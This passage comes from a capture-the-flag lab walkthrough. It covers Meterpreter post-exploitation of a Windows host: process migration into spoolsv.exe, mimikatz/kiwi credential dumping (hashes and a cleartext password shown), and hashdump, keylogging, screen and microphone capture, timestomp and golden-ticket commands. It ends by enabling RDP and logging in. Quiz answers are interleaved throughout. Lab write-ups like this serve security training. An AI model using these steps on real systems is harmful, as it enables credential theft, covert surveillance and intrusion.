 1436  824   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 1464  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1564  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1652  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1688  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1816  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 2364  1316  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2380  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2644  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 3048  692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
```

NB : The term "living in" a process refers to injecting malicious code into a legitimate process running on a system, so that the attack operates within the context of that process rather than creating a new suspicious one. This technique is known as process injection.

- The attacker injects a DLL (Dynamic Link Library) into a legitimate process.
- This DLL contains malicious code, such as a shell or credential dumping tool.
- A new thread is created within the process to execute the malicious code.

ans :- spoolsv.exe



```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 1500 to 1436 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

? What user is listed


ans :- NT AUTHORITY\SYSTEM

>> load kiwi

>> help kiwi

? Which command allows up to retrieve all credentials

ans :- creds_all




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!
```

? What is Dark's password


ans :- Password01!

>> help stdapi (Lists Standard API commands, including file system, networking, and user interface commands.)



```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```


? What command allows us to dump all of the password hashes stored on the system ans :- hashdump



```
Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```

? While more useful when interacting with a machine being used, what command allows us to watch the remote user's desktop in real time


ans :- screenshare



```
Stdapi: Webcam Commands
=======================

    Command                   Description
    -------                   -----------
    record_mic                Record audio from the default microphone for X seconds
    webcam_chat               Start a video chat
    webcam_list               List webcams
    webcam_snap               Take a snapshot from the specified webcam
    webcam_stream             Play a video stream from the specified webcam
```

? How about if we wanted to record from a microphone attached to the system


ans :- record_mic



```
Priv: Timestomp Commands
========================

    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MACE attributes
```

? We can modify timestamps of files on the system. What command allows us to do this

ans :- timestomp




```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitrary mimikatz command (unparsed)
```

? What command allows us to create Golden ticket

ans :- golden_ticket_create

Final step

>> run post/windows/manage/enable_rdp



```
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/eva/.msf4/loot/20250318123053_default_10.10.103.62_host.windows.cle_966375.txt
```

Now that RDP is enabled and you have the credentials for user 'Dark', you can connect using Microsoft Remote Desktop Protocol (MSRDP)

>> xfreerdp /v:<target_ip> /u:Dark /p:<password> (for kali)

>> mstsc /v:<target_ip> (windows)

ADD ON NOTES

Mimikatz is a famous post-exploitation tool that allows an attacker to dump passwords, NTLM hashes, and Kerberos tickets from a compromised Windows machine.

- **It works by interacting with the LSASS process, which stores authentication data.**

Kiwi is an enhanced version of Mimikatz that runs inside Meterpreter (Metasploit).
It includes all of Mimikatz's features plus extra capabilities like:

- **Extracting more credential types.**
- **Better integration with Metasploit.**
- **Faster performance inside Meterpreter.**